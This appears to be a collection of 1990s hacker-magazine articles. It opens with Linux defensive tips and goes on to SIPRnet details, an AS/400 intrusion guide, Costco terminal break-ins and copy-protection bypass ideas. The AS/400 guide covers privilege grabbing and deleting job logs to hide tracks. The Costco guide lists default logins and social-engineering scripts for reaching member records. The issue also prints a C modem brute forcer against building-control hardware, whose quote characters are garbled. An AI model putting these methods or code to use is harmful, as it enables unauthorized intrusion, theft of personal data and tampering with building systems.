- Consider installing tripwire or similar programs which check and protect the integrity of your files.
- Consider mailing your log files out to another secure machine every once in a while. Sticking security audit stuff elsewhere makes it hard for an attacker to erase his tracks.
- Consider using creative mount techniques - such as mounting world writable areas like /tmp from their own partition, and making them nosuid. This means that even if someone successfully creates an suid root shell in a world writable area, the system won't respect the suid bit, and they will just get a normal shell. You can also do this with /home if you like. [mount]
- Use firewalling techniques both on your system and (if possible) between you and the Internet. You can use [ipfwadm] to deny packets from hosts that are suspect - hosts that are portscanning you for example. You can use hosts.allow and hosts.deny to carefully configure which hosts your network services will allow connections to. (I assume most modern Linux distro's come with tcp-wrappers....)
- When you have the choice, configure and log with IP addresses instead of names. This defeats DNS cache poisoning or other name spoofing attacks.

Monitoring and Logging

- Pay attention to your standard log files - /var/adm/syslog and /var/adm/messages (sometimes these are in /var/log or other places). Learn about what goes into them and how to configure applications to give you more or less detail about what is going on. Use alternate log files if you like.
- Run additional logging: There are utilities to log just about everything - all tcp SYN's, all icmps, etc., etc. You have to be careful here not to end up logging a terrabyte of data - so play with different loggers to suit your needs and check how much data they are generating. You might want to run a logger in a terminal window (not to a file) with a large scrollback so that you can pretty much see what is going on (or scroll back to it) but you don't end up logging a ton of shit if you are getting DOS'ed for example.
- Use sniffers. You can use [tcpdump] to generally view what is going on on the network. I wouldn't log this to a file. You can also use other sniffers to monitor inbound and outbound connections on assorted ports - [sniffit] is a highly configurable sniffer that includes an interactive mode. It is good to run the sniffer on an alternate machine, if possible. Also, be careful of user privacy here. Using a sniffer you could easily intercept outbound passwords and email, etc., etc. or other confidential stuff from your subnet. Get a good sniffer and practice with it. Use it at random to see exactly what is traveling over your wires.
- Use linspy, ttysnoop, or similar. Careful here, these are real privacy invaders. You may only want to use these if you suspect you are in the process of being hacked, and you want to see what is going on. There's a lot of power in session monitoring.
- Portscan yourself frequently. If anyone has anything running on one of your ports, you'll find it. You can also use netstat -a or -e to see what services are running.

Whew. That's all I've got for right now. Remember, the best proactive monitoring is unpredictable stuff you make up yourself. Have fun and watch hackers claw in vain at your mighty fortress. Finally, don't forget to keep up with the latest holes and exploits. Keep attacking yourself with the hacker account. You should be able to stay one step ahead.

More On SIPRnet

by Happy Harry

Much has been said in *2600* about the SIPRnet (Secret IP Routing Network). As an enlisted member of the United States Air Force with a TS/SCI (Top Secret/Sensitive Compartmented Information) clearance, I felt I could add some valuable information to the cause.

The two places for the Air Force where computer security is tight is the Tiger Team at Langley AFB, VA/Pentagon and the Air Force CERT team at Kelly AFB, TX. Past that, the Air Force is comprised of mediocre system administrators and young airmen with nothing more than a high school education and nine weeks of official training on how to administrate a network.

To restate much of what has already been told, the SIPRnet is a network used by the government and military to access and transfer classified information. Everything found on this network is classified secret due to the fact that everything must be classified at the highest level of classification existing on the network.

The SIPRnet is run on Un*x based systems; every computer connected to the SIPRnet that I have ever seen was a Digital Alpha 400-450 mhz system, running Ditigal Unix with an X-Windows interface. The routers I have seen were Cisco 4500s.

Contrary to popular belief, there are still dial-up accounts to access the SIPRnet, more specifically, Intelink-S, a classified secret network running on the HTTP protocol used by the intelligence community. To access a dial-up account, you must have a STU-III (Secure Telephone Unit, 3rd Generation), a KID-64A aka CIK or STU-III Key, and a dial-up account. To the best of my knowledge, the dial-up accounts are to an 800 number with a maximum connect speed of 9600 baud due to the heavy encryption/decryption devices in effect. STU-III phones are produced by many different manufacturers and include NEC and, most commonly, Motorola.

To gain an account to the SIPRnet, you must first register through SCC (SIPRnet Support Center) WHOIS Database, fill out the proper forms, and wait to be added. With that in mind, it would be virtually impossible for someone "on the outside" to get an account unless they could social engineer or brute force their way in.

There are several security considerations that have not been addressed regarding the SIPRnet and Intelink. The major problem is IP Multicast. Because most government computers are located behind a firewall, there is an inability to track the actual recipient of the data being sent. Just as packet sniffing is a problem on any network, the same holds true for the SIPRnet on LANs.

Another major security concern is the use of anonymous FTP accounts. For some reason the government thinks that nobody who is allowed access is going to get curious. I've been able to find lists of authorized IPs to specially categorized info on Pentagon computers by FTPing to pentagon.sgov.gov (siprnet account required), port listings for services running, and non-shadowed password files.

The SIPRnet is full of opportunities. I hope some of the information I have provided can be used to help someone explore, answer some questions, and promote new thought.

hacking as/400

by radiat

Well, first off let's say a little about the AS/400 OS. AS/400 is a mainframe system built by IBM and is highly configurable for the operating company. This text may not be accurate for every AS/400 machine you encounter, but I will try to give some basic tips and information.

AS/400 systems are mostly report computers. They process company orders, print files, keep information or money, and account status. All that good stuff. So why do you care? Well, call it "learning another computer" - and hey, it's a really friendly system and can be fun to play with.

Let's start with the basics. Now, since a lot of people don't know about AS/400 computers (and most operators don't know the difference between a mouse and a joy stick), I will start at the beginning and work on through. First off - the online help. Possibly the best thing on this system. Say you don't know what something is. Just move the cursor to what you want to know about, hit F1, and help is on the way! So, with that in mind, on to the good stuff.

User IDs

IBM has a few pre-set user IDs. These include:

QSECOFR security officer: has ALL OBJECT access like root.

QSYSOPR system operator: receives break messages and has ALL OBJECT access.

QUSER default user: has limited access.

For the purposes of this text, we will remain on QSECOFR and QSYSOPR. Other ID's will more than likely have limited access, and may not even have command line access. Those ID's may follow this basic outline:

OPJCO999 OP being the user status (in this case OP= operator), JCO being the user initials (Jim Comp Oper), and last, 999 being the company number.

So Which One Do I Want?

Well QSECOFR sure sounds nice, but it's more than likely you won't get QSECOFR, since it is rarely used, especially by the common operator. So we will concentrate on QSYSOPR. QSYSOPR is like su to root, meaning you will most likely have all the security rights you need.

QSYSOPR will receive break messages. This means that when QSYSOPR is signed onto DSP01 (main terminal) it will receive active messages that will break, or interrupt, the user's activities. This is very important because if you cause some trouble on the system, the on duty operator will be notified of your activities, and that's bad. On a happier note, you too can send messages across the system with SNDBRKMSG. Good if you're caught in a jam.

Three Strikes And You're Out!

Now, if you disable yourself, QSYSOPR will get a message along the lines of: "OPJCO999 has disabled themselves. Contact the user immediately." Again, this only gives you unnecessary attention, so we want to steer clear of that.

Passwords

By default, the first password is the user ID (OPJCO999:OPJCO999), but once logged in, the user is not allowed to continue until the password is changed. Once the password is set it can never be used again if disabled. That is, of course, unless the operator changes that user environment (not recommended). All passwords will expire automatically after 75 days (system default), so when logging on to an AS/400 system, be sure you know your password. If you don't, you will disable the ID after 3 strikes, and QSYSOPR on DSP01 will get that nasty message.

"He's Dead, Jim."

OK, so you killed your user ID. Now what?

At this point the operator has two choices. One - he can just reset you. Two - he can wait for you to call and say, "Jim, I disabled myself. Can you reset me?" Now, disablement happens all the time, so you have a good chance that the operator may just reset you, and if the ID is important - say QSYSOPR - then they will have to reset it. If you act fast you might be able to catch it before they change the password.

So I'm In - What Now?

If you don't see a command line, or if you have limited options, the user ID you have doesn't have enough power. You may be able to reset another user ID and get more power (reset OPJCO999), or create a new one (CRTUSRPRF). Well, assuming you have command line access, there are a couple of key rules to remember.

1: The AS/400 likes to abbreviate its commands. Say I wanted to modify my user ID. I would type "WRKUSRPRF." Let's examine this command.

WRK: work with.

USR: user.

PRF: profile.

This is very important, because all commands follow this basic rule. Let's look at some important ones.

WRKACTJOB: work with active jobs.

WRKUSRPRF: work with user profile.

*WRKCFGSTS *CTL:* work with config status (*CTL is for controllers).

The list goes on, but those are some of the more important ones.

2: Let's talk options. First off, we need to go over the keyboard mappings. At the main terminal the keyboard is much different than a PC's. The major differences will be the Function keys (F1 - F12), and the keypad. The AS/400 uses 24 function keys. They are important to know, because you may need them for certain options which are displayed under the command line. So, how do I make my keyboard go to F24? Simple, add 12 to each F key, and hold shift (F13= shift+F1). On to the keypad. The + key on your keypad no longer means +, but rather, field exit. This is a useful key as it will clear anything left of the cursor and will also enter data on lines that have a + (_________+) at the end. If you happen to hit enter before you hit field exit, your terminal will lock up to tell you that you made a mistake. To get out of this, hit the right Ctrl key (reset). Last but not least, two of the most commonly used keys are the prompt key (F4) and the Attn key, or esc on PC. The prompt key will allow you to see more options on certain commands. For instance, say I wanted to look up every user ID on my system, but I didn't know how to get all of them. Well, typing WRKUSRPRF and hitting F4 will allow the system to tell me if I used the *ALL option so I could see all the user ID's. This is also good if you want to option a specific file or job. The Attn key will allow you to see an operator menu. This menu will have the commands listed with a numerical option number beside it. Sort of a shortcut key.

I Wanna See The World!

So we know it's a mainframe, and that means networks. Well, as listed above, the command WRKCFGSTS *CTL will allow you to see all the machines connected to AS/400. If you want to play on another machine, you can telnet over with the TN or TELNET command, but that's another story.

Covering Your Tracks

This is perhaps one of the most important areas. I use it all the time (like when I downloaded all the corporate ID's or telnet to the Unix box). Every user has space allocated for their user ID. Most of this is taken up by specific user reports, but it also contains a user Joblog. To access your space you would type WRKSPLF (work spool file) and hit F11 to see the dates the files were created. Look for something titled QPJOBLOG with today's date and delete it with option 4. Now, the job log contains mostly garbage, sometimes spanning 64 pages for eight hours of work (to view it use option 5), but it will still contain 90 percent of what you were doing. Say you moved something or ran a job. The joblog will show it and the return code of the job you ran. Now, your user ID may not have the ability to delete items. If this is the case, then you'd better find another ID, or play nice so they have no reason to look at your log.

Joblogs are deleted regularly after an extended period of time depending on the system's configuration, but don't count on that. Always cover yourself.

In Conclusion

You know what everyone says, but keep this in mind. Most companies that own an AS/400 system are rather rich and will go after you if you fuck something up. So, play it safe... and happy hacking.

Fun at Costco

by nux

This article will cover the basics of hacking Costco's AS/400 or green screens. First a little background: Costcos all over the United States all use AS/400 terminals for everything from adding new members to tracking inventory and inter-store e-mail. These terminals are *dumb* in every sense of the word. Each terminal has a unique ID and can be plugged in anywhere on the network. They are served by an incredibly fast group of machines, located in Issaquah, Washington. These terminals are scattered about the warehouse. There are several in membership, administration, front end (near the registers), on the dock, and in the optical department.

The keyboard layout and operation are slightly confusing at first, but - keep this in mind - many input fields need to be "exited", and this can be accomplished with the "field exit" key located either where the traditional return key is, or the enter key on the 10-key. The form submit, or enter key is usually mapped to the rt-ctrl. Should you make a mistake entering your request or otherwise foul up you will either get a flashing X in the lower left of the screen, or an inverse flashing error code in the same region. Pressing the reset button can usually clear this; this is typically mapped to the lft-ctrl.

With this in mind, you can attempt to gain access to the wonderful world of AS/400. Recently, corporate headquarters attempted to shore up the security of these terminals. In the past, the generic login and password for the warehouse was either WxxxEDP, WxxxINA, where xxx is the warehouse number. (If you're not sure what the warehouse number is, go to membership and ask the friendly person there for a catalogue of all the Costcos in the USA. Maps of the locations list all the warehouse numbers.) With this new password policy, each department and manager received a new login and password. Some warehouses still keep a generic login around, a popular one around my area is LOGIN: WxxxEDP PASSWORD: WxxxEDP. If you are not so fortunate to find a working generic login, you are going to have to social engineer your way in.

If your target store has a terminal in its "tech center" (the corner of the store with all the computers and stereos), it should be *very* easy to obtain either access or access *and* a password. First, cycle the terminal on and off - this will bring it back to a login screen. Then find an item and ask one of the tech center employees to look it up at another warehouse. Most employees are not concerned with security, so surfing login and password should be no problem.

If you managed to get the login and password, you might want to check out the security of the receiving dock. In stores around my locale, in the evening (between 5:30 and close) the dock becomes a graveyard. There are terminals back there that you should be able to use relatively undisturbed. Worst comes to worst, you are chased off the dock. Have a lame excuse involving looking for fresher bananas ready and you will not be given another thought.

Once you are in you will be presented with about 36 options. Most of them are pretty useless, unless you have some vendetta against trees and want to waste some paper. Most of the options involve firing up printers and spitting out lots of boring information. Option 92 is CHARLIE, a utility for ordering prescription lenses for glasses. This takes another password to enter and really has very few interesting options. If you do enter this menu and don't have a password, you will have to reboot. From this menu, options CI2, ITM, and IAI can be accessed. They are not listed, but do work. CI2 gives information about departments by category and warehouse. ITM brings up all sorts of information about items via the item number. This is particularly useful if you want to find the status of a "last one" item. If the item is "pending delete" and you want to buy it, you can count on asking for money off, and you will probably get it. IAI is nice if you need to search for an item by description.

The really interesting menu is the membership menu: option 51. Unfortunately, this requires yet another password. This can be obtained from the friendly people at the front end (the little desk or counter near the cash registers). My advice for obtaining this list is to first wait until the desk is deserted and check under the phone or calculator. The password is sometimes taped onto the bottom. Otherwise, be prepared for another social engineering adventure.

Wait until the terminal resets and is at the login screen. Find a supervisor or a manager on the front end and tell them that you have had problems with your card. Tell them that some kind of weird block came up the last time you shopped. Tell them that the block had something to do with a change of address and you want to make sure it's all cleared up. They will login and enter the membership screen. Surf the password and note the terminal number they enter (usually 99). Now you have everything you need to do some serious exploring.

From option 51, the real fun begins. Option 2 on this menu gives access to the membership database. Addresses, spouse info, phone numbers, etc. can be found here. Option 22 is fun; it fires up the membership card printer (only works from the terminals in membership) and allows printing of employee nametags. Option 24 give you all sorts of information about canceled memberships. Option 3 is rather powerful as well - more membership information can be found here.

From the menu that option 3 brings you to, membership info, membership blocks, and member shopping info is available. Membership info is just more of Big Brother's tracking of you, your spouse, and anyone else who has a card on your account. Membership blocks is a list of all the blocks on an account. From here, you can request that blocks be added or removed. For instance, if you pay your membership fees, and the records are never updated, the "expired" block will show up on your card. If proof that the membership was paid can be obtained, a supervisor will submit a request that the block be removed. As far as the terminal is concerned, you are the supervisor. Blocks can be added in a similar way, imagine the possibilities. Shopping info is another nice feature. Costco can monitor your shopping habits, what you buy, when and how much - a nice Big Brotherly touch.

Costco is pretty lax about security as a whole, and usually lax with intruders. Typically, Costco will eject a shoplifter rather than call the police, so a hacker should feel pretty safe. If you are caught, just make up a lame excuse, "Oh, I thought these were for everybody." The options I mentioned are just a few of the really fun things one can do, there is *much* more hidden away. This should give you a nice jumping off place and allow you to discover the truly interesting stuff like broadcast e-mail!

```
/*   a brute forcer for tracer
 *   by J-lite
 *
 *
 * Tracer Version 2.0
 * a brute forcer for Tracer the unit control hardware.. found at
 * best buy, k-mart, wal-mart, others..?? I found one that controled
 * a mall... :)
 * please note, mod the source to work with your
 * comm port or modem.. u may need to use x00.exe a fossil driver for dos
 * this program will only compile under DOS 6.xx sorry..
 */

// works best with bc++ or tc++ <bcc -Pc -nc:\data\exe brute.c>
#include <dos.h>
#include <string.h>
#include <stdio.h>
#include <conio.h>
#include <bios.h>

#define NO_DATA 24760
#define DATA 0x100

// modable code right here..
#define START_NUM 0
#define COM_PORT 3
#define settings (_COM_9600 | _COM_CHR8 | _COM_STOP1 | _COM_NOPARITY)
#define ESC 27

#define len_of_num (10000 - 1)
#define tens 10
#define huns 100

void rand(void){

   FILE *OUT = fopen(“rand.dat”, “w”);

   for(unsigned long num = START_NUM;num <= len_of_num;num++){
   if(num < tens) fprintf(OUT, “000%ld\n”, num);
   if(num < huns && num >= tens) fprintf(OUT, “00%ld\n”, num);
   if(num >= huns && num <= 999) fprintf(OUT, “0%ld\n”, num);
   if(num > 999) fprintf(OUT, “%ld\n”, num);

   }

   fclose(OUT);
}

 void flush_comport(char port)
     {asm mov ah, 4
      _DL = port;
      asm mov dh, 1
      asm int 14h;}

void send_string(unsigned char *data)
{for(int offset = 0;offset <= (strlen(data) - 1);offset++)
        _bios_serialcom(_COM_SEND, COM_PORT, data[offset]);}

void main(void){

   clrscr();
   flush_comport(COM_PORT);
   _bios_serialcom(_COM_INIT, COM_PORT, settings);

   // the vars.
   int stats = 0, off = 0;
   FILE *IN, *OUT;
   unsigned char buffer[6] = {‘\x0’,’\x0’,’\x0’,’\x0’,’\x0’, ‘\x0’},
                  data = 0;

   // genarate random #’s to a file.. 0000-9999
   rand();

   // file names for I/O...
   IN = fopen(“rand.dat”, “r”);
   OUT = fopen(“brute.log”, “a”);

   // please note to wait about 4 secs after it connects ok.. then start..
   //start input your target here..
   send_string(“atdt *67, *70, xxx-xxxx\x0D”);
   printf(“Press any key to start Bruteing ...\n”);
   getch();

   flush_comport(COM_PORT);
   clrscr();

   delay(1000);

   send_string(“4S”);

   delay(2000);

   for(unsigned int co = 1659, inkey = 0;co <= 10000;co++){
   if(kbhit()) inkey = getch();

   // get the next number...
   off = 0;
   while(off <= 4)
   buffer[off++] = fgetc(IN);
   buffer[4] = ‘\x0D’;
   send_string(buffer);
   fprintf(OUT, “\n# sent: %s\n”, buffer);

   delay(2000);

   stats = 0;

  // if data is there it prints it...
  for(;stats != NO_DATA;)
  {stats = _bios_serialcom(_COM_STATUS, COM_PORT, 0);
  if(stats & DATA) data = _bios_serialcom(_COM_RECEIVE, COM_PORT, 0),
  printf(“%c”, data);fputc(data, OUT);}
  if(inkey == ESC) break;
  delay(4000);
  }

   send_string(“+++ATH0\x0D”);
   //end

   fclose(IN);
   fclose(OUT);
}
```

Broad Band Via The Earth

by saint
saint@peachworld.com

For the average Internet user, or the computer experimenter; the thought of having access to a high speed data link is what dreams are made of. Broad band data transfer would allow a world of applications to be run on a Local Area Network. Broad band data transfer would also mean pretty hefty transfer speeds to the Internet. Without access to dedicated wired connections, or wireless modems, can this concept become a reality?

Nortel has recently introduced a method of distributing computer network signals via standard electrical wiring. This is re-application of old technology, with a new twist.

For many years, colleges and various institutions used electrical power lines to " broadcast" radio signals to listeners within a limited area. Types of modulation varied, with both AM and FM modulation being used.

The Intercollegiate Broadcast System (IBS) discusses such a system in their 1978 Master Handbook for college radio stations.

There are a few limitations to this system however. The greatest limitation is the need for relay stations at each electrical sub station. Radio frequency data cannot be pushed up through the sub station transformer array, due to impedance and other electrical factors. The next limitation is the noise generated and carried on the actual electrical power line. Electrical lines are designed and built to carry electricity and not radio frequency data.

Looking back into the lost pages of history, there may be yet a more promising avenue of approach.

Imagine using good old mother earth as a huge conduit for data streams. Impossible, you say. Well, let's look back in time.

Chapter 1

The first prominent chapter is the great experimenter and visionary, Nikola Tesla. Tesla was among the greatest inventors of the late 1800's and early 1900's. His work far superseded that of John Lodge Bairde, Guglilmo Marconi, and Thomas Edison.

Tesla envisioned a system where unlimited power could be transmitted through the earth. In 1899, at his laboratory located in Colorado Springs, Colorado, Tesla succeeded in sending electrical current through the ground, and produced magnificent manmade lightening as a result. One of the most dramatic occurrences of this particular experiment was that the equipment used to introduce the electrical current into the earth worked so well that the generating station in Colorado Springs was set on fire due to "continual feedback" from the induced electrical current into the earth. Remember the basic system of radio operation - the antenna and *ground* system. Tesla was also able to correlate information and determine the natural frequency of the earth. I believe this frequency is 33 KHz.

Here is proof positive that electrical current can be transmitted through the earth, and that the electrical waves can travel at distances beyond a mere few feet.

Second Chapter

The second prominent chapter is during World War 1. Wireless sets were not readily available for deployment to ground forces. It was, and still is, vital for communications to be constantly available for commanders to direct operations.

The method of combat in WW1 was trench warfare. Long miles of trenches marked each side's area of operation. Real time communication was essential, as human and pigeon couriers were not immune to the implements of the opposing side's arsenal.

The French used a primitive version of the modern field telephone. Their system consisted of the standard telephone handset and signal generator. (The signal generator would alert the other user that a telephone call was coming through. Much like the modern ring of a telephone.)

The variant that the French had was that in lieu of using wires to connect the telephones, they used the earth as a conductor. This method was used for a short while until the Germans developed a sensitive audio amplifier that they employed on their side of the trenches. (It is important to remember that the opposing sides' trenches were often miles apart, with various earth conditions separating the two.) The Germans would intercept and monitor the "ground " signals that the French were sending out through their "earthen" field telephone system. The French countered by employing a single ground and wire connection, thus limiting the electrical current sent via the ground portion of their field telephone system. They also used a vacuum tube oscillator, which generated "white noise" or random electrical current that would mask the grounded side of their field telephone system. The Germans were thus denied the ability to monitor the French earthen audio.

Third Chapter

During World War 2, U.S. amateur radio operations were forbidden and outlawed by the cognizant authority. The federal government was fearful that the axis powers would monitor these communications and receive valuable intelligence.

The ever resourceful amateur radio operator turned to conducting local "nets" via earthen audio communications. The basis was exactly identical to what the French had used in their "earthen" field telephone system.

Modern Day

In *Modern Communications Magazine* (September 1990), a detailed description of "A Ground Communication System" is discussed. The basis for this system is a mic, audio preamplifier, stereo amplifier, and a transformer, for the " transmitter" portion of the system. The input is naturally the mic. The preamplifier boosts the audio data from the mic to the stereo amplifier. The transformer acts as an impedance match to match the amplifier to the grounded element.

The receiver portion consists of a transformer, amplifier, and a speaker. The operation consists of the transformer matching the impedance of the grounded receiving rod to the transformer. The amplifier passes on the received data to the speaker.

Ground methods considered were various. A quick check of the American Radio Relay League handbook would provide a more detailed explanation and selection of ground schemes.

Ground element spacing would have to be plotted for each individual station. Ground composition, water table, and sub surface structures (metal water or sewer pipes) would radically affect the "ground radiation" pattern. You would want to achieve maximum electrical potential, to achieve the maximum transfer of electrical current to attain the most usable communications range.

We have established a "grounded earth" audio link, so what? How does your modem work? That's right, good old audio.

The standard, unconditioned telephone line has an audio spectrum of 30 Hz to 3000 Hz.

Now then, imagine setting up your computer modem to communicate via your "grounded earth" telephone link. You could develop your own community based BBS, without having to involve Ma Bell.

Unlike telephone lines, where lines must be conditioned to maximize binary data transfer, an earthen ground data communications system would have no such electrical devices to impede spectrum usage.

The only drawbacks to such a system would be:

Electrical Noise: Much like the French using their audio oscillator to generate random electrical noise, the modern household radiates abundant electrical hash and trash into the surrounding ground - through the electrical companies' grounded feeder box. Don't forget the telephone company, cable company, and your own amateur radio station equipment. You would have to use a software or hardware based digital signal processor to filter out the unwanted electrical noise. Remember that we are dealing with binary data transfer, and random electrical noise can effectively reduce the speed of your data link.

Range: Depending on the ground system used and the condition of the soil where you place your earthen ground system, your actual mileage will vary greatly. The one factor in your favor: there is no limit on the amount of electrical current that you can pump into the earth. (Just remember that any electrical current that you feed into the ground can have the potential of leaking back into the household ground on your electrical feeder box, cable TV ground, and the telephone ground. Another consideration is that you don't want to feed too much electrical current into the ground that would cause an electrocution hazard to humans or pets.)

Privacy of Information flowing through this data link could be a factor. (Remember, just as the Germans did in WW1, anyone could monitor this data - and view it.)

Virtual Private Networks: Microsoft and several other companies have developed a software solution to this problem. In essence, through a VPN, you establish a secure (encrypted) data flow between your computer and the host computer over an existing computer network. Through such a system, you can exchange data without the fear of compromising data.

Bandwidth: I have no idea what kind of bandwidth such a system could offer. The least amount

Broad Band Continued On p. 55

Secrets Of Copy Protection

by root access
blakvortex@juno.com

Remember the time when you downloaded that program, but after a couple of days of using it, a message came up saying that your evaluation time is over and that you gotta pay now? Then you realized that by changing a number in the program's .ini file, or by simply setting back your system clock you could keep on using the program for free?

Well, you can kiss all that goodbye. Thanks to headlines like "$11 Billion Of Developers' Income Lost To Piracy", a multitude of companies are working on different types of locks that prevent anyone from "illegally" copying or using software. You probably won't see this stuff in your next version of Quake, but if you've downloaded fully working demos of programs off the Net, or buy more than $1,000 programs designed by the NSA or NASA, chances are you've already seen these locks at work.

There are two types of software protection locks commonly used today ñ hardware locks and software locks. These control everything from the number of days the program stays active, to the number of times the program can be run, to which functions can be executed, and then some.

Hardware Locks

Let's examine hardware locks first. These tend to hook up to a port on your computer. Most use either a USB port or a parallel port, although models that use ISA slots, PCMCIA Type II or other, weirder ports also exist. Most of these are small enough to fit in the palm of your hand, and can have other peripherals connected to them (for example, if you take up a printer port, you can connect the printer to the back of the lock - the locks are made in such a way that they are totally invisible to the user, and other processes running on the system).

You may be thinking "How the hell can a piece of hardware prevent me from running a program?" Well, it can. When the program is started, it looks for the hardware lock on the designated port. If it is not there, the program simply refuses to run. No ands, ifs, or butts. If the lock is present, a query is then sent asking for an algorithm. If the algorithm received can decrypt parts of the program, the program will run. This is just one way it can be done - there are other ways, although they are mostly similar.

The hardware locks may be invoked multiple times during the run of the program, to check whether the user has a right to use this or that function. Most locks also have the ability to store small amounts of information, such as the number of times a program has been run, or the number of days it's been on the system.

There is a plus side though - programs utilizing hardware locks may be copied as many times as you want (however the lock will be needed to run every copy), and the locks support many different types of networks and OSes. Also, multiple locks may be daisy chained to the same port, saving hard-drive space, instead of using software locks, which sometimes significantly bloat the size of executables. However, with these pluses come two big minuses. First, most locks prevent you from debugging or reverse engineering the programs - i.e., the programs can't be opened into hex editors. Second, in case you didn't already realize this, the algorithms used in the locks are different for each individual lock, so you can't just buy extra locks instead of buying extra programs *and* locks - i.e., if you crack one lock's algorithm, that's all you've done - you've cracked *one* lock's algorithm.

Ways Of Beating The System

All the ways described here are theoretical, as I don't have the time, nor the resources to try them out.

1. If you can somehow monitor the traffic between the port that the lock is on and your computer, you may catch the algorithm used. From there you can probably make an emulator that emulates that hardware lock.

2. If your lock is the type that allows debugging, fire up your favorite hex editor and delete the calls to the hardware lock (this may not work

on the systems where the algorithm is required to decrypt parts of the program).

3. If you are a real hardware person, and have a lot of time/resources on your hands, open up the damn lock, and see what you can find inside.

Software Locks

Software locks are used a lot more than their hardware counterparts (I mean, really, who the hell wants to carry around a bunch of adapters that are easily misplaced so that they can run a bunch of crappy, overpriced programs?) The bad thing though, is that software locks are integrated into the application they are protecting, which makes it even more of a bitch than hardware locks to beat.

With most of the software locks I've researched, the programmer who creates the application that is to be protected has to himself make calls to the "lock libraries" supplied by the manufacturer of the lock. The libraries supplied make up the Developer Kit. Then the program is compiled, linked, and distributed. This creates an application that is its own protector. There are no external files that can be messed with (except for maybe DLLs), and since the libraries generally have the ability to keep track of time, you can't just set the system time back.

When the program is first run on its host system, it looks for individual variables that would always vary from computer to computer. It then makes a checksum of those variables, and displays it to the user (this is the Site Code). The user is then instructed to call/e-mail/fax the company that gave him the software, and give them the Site Code. The Site Code is then entered into a Site Key generator, which generates its own checksum (the Site Key), based on the Site Code. The Site Key is then given back to the user who enters it into the program. The program then somehow checks the validity of the Site Key (different programs use different methods), and, if it is valid, runs itself. This is required only once.

There can be different Site Keys for one Site Code. The Site Key tells the program for how many days the program can run, what parts of the program may be used, etc. This is also a plus over hardware locks, since the Site Key may be changed over time (from demo version to registered version), without requiring the user to get a new copy of the program. However, the program may not be copied and/or used on different computers, because the Site Code will be different for each computer (well, actually you can copy it, but you have to pay every time you copy it for the Site Code to be processed and the Site Key to be given to you).

There are two new features that some companies are including with their software locks. One is the ability to use one executable over a network. This works on a first come, first served basis, eliminating the need to obtain a license for every user on the network. The second is "Instant protection." This eliminates the need for a programmer to make calls to the libraries in the source code, but instead encapsulates the executable in a layer of protection (the protection is, however, more limited than it would be through the Developer Kit).

Ways Of Beating The System

Like the hardware lock "ways of beating the system," these are purely theoretical, and what works for one lock may not work for another.

1. If you have one of those "Spy" programs that come with compilers (Spy++), you can use them to keep track of the different function calls by programs, and, well, use your imagination from here.

2. Fire up the trusty hex editor, and see what you can find!

3. Get a copy of the Developer Kit, and decompile the libraries - see what you can find.

4. If you can find out what variables the program checks for when making the Site Code, you might be able to emulate them.

5. Easiest one - get a copy of the Site Key Generator.

Final Thoughts

Will greater and more expensive copy protection schemes kill off Warezd00dz? Probably not. There will always be enough holes so that someone with an IQ of just above average will be able to devise a way to get a working copy of a program. What will happen is that probably most of the AOL Warez kiddiez will not be able to get their copies of Microsoft Flight Simulator 2008 and Hexen IX (notice the time period) for free, and cease to exist. From then on, software cracking might actually get to a new level of hackerdom, due to the new challenges, where the hunt will be more important than the kill.

How Parents Spy On Thier Children

by Demonologist

I was shopping in my local store and I saw a piece of software which in huge letters screams "WARNING! THE INTERNET CAN BE DANGEROUS TO YOUR KIDS!" I was vaguely amused until I saw what it claimed it could do: "Pop it in! Click it on! Watch what your kids are watching! No Setup Required - No Password - No Computer Skills Required." I had to see this. So, how is this software supposed to work? Does it flash a message in huge letters: "KEEP THE COMPUTER IN THE FAMILY ROOM SO YOU CAN LOOK OVER THEIR SHOULDER ONCE IN A WHILE!" or what? Oh, and it's Windows 95/98 only. But don't worry, a Macintosh version is in the works according to www.computerconcepts.com (the company) and http://www.toughcop.com (the sales site). Or you can call 1-800-311-3114 to order it.

Bo Dietl is a former New York cop who now runs his own investigations firm at:

http://www.bodietl.com His firm's motto: "Street Smart. World Wise." Yeah, right!

So I wasted $19.95 and took it home, followed the easy three page insert on how to put a CD in the drive (a lesson in stupidity all by itself, complete with instructions on how to turn on the computer and how to eject a CD tray) and waited to see what would happen. It launched itself with a cheesy graphic, then a dialog box offered to let me search my whole computer or just the most recent files, and warned that it would take from "seconds to several minutes." After ten minutes I aborted and the working screen came up. I could view every graphic it found (but not audio or video) and I could view every file in which the program found dirty words. *And* I could press the D key or click a Delete icon and the suspect image or text file would be erased. Dumb.

Note that "One Tough Computer Cop" doesn't leave itself installed. Insert CD, run program. While running it dumps itself into C:\WINDOWS\TEMP. Exit program, it deletes itself and makes all your CD drives eject themselves automatically. The idea is that parents can "check" on their kids without leaving evidence. The concept is scary but the execution is flawed.

One of the first files it flagged with dirty text was my Netscape E-mail. Think of a confused parent deleting that! Ouch! But don't worry, the confused parent can call tech support at 1-900-225-0100 which charges a mere $2.99 per minute after the first three minutes! No wonder the interface sucks. The program ripped through my cache and found lots of nastiness. "Assault", "murder", "bomb", "sex"... yes, folks, www.cnn.com is a purveyor of horror and smut to innocent minds.

"One Tough Computer Cop" limits itself to the following file types: .DOC, .GIF, .HTM, .HTML, .HTX, .JPE, .JPEG, .JPG, .PNG, .RTF, .TXT, .WP, and .WPD. It does have one little trick: it searches "deleted" files in the Recycle Bin. Escape method one: name your stuff a different suffix. Escape method two: zip or otherwise archive it. Escape method 3: put it on removable media. Oh, and remember to empty the Recycle Bin and empty your Netscape and IE cache, and clear the Documents menu.

Sadly, the program has no ability to figure out if graphics are naughty. That is left up to the parent, who can only surf through every graphics file on the machine forward or backward, one at a time. I forced myself to go through a hundred or so of these. I envision thousands of terrified parents spending hours in front of the computer clicking frenziedly away. Yes, and text searches pull up the common two letter words "bj" and "bl" (the latter for "boy love") and the three letter words sin, gat, kkk, lsd, izm, pot, kif, cum, pcp, tit, ona, thc, tnt, rdx, and gun. (But not "and", of course.) Just in case the parents don't know what the flagged word means, they can open a handy definition window to access the built-in dictionary.

Most of this can be done with a program built into Windows 95/98. "Explorer: Find All Files." Search by file suffix (and use IE for viewing graphics files) or search by file contents for whatever nasty keyword the parent can think up. "One Tough Computer Cop" searches for 784 keywords at once... and here they are, extracted from ccop.exe with that hard-to-find hacking tool MS Word. Misspellings are from the original. The list is quite an education in itself... and to think that they're distributing this smut all over the United States! One positive note: "hacker" isn't on this list. Yet.

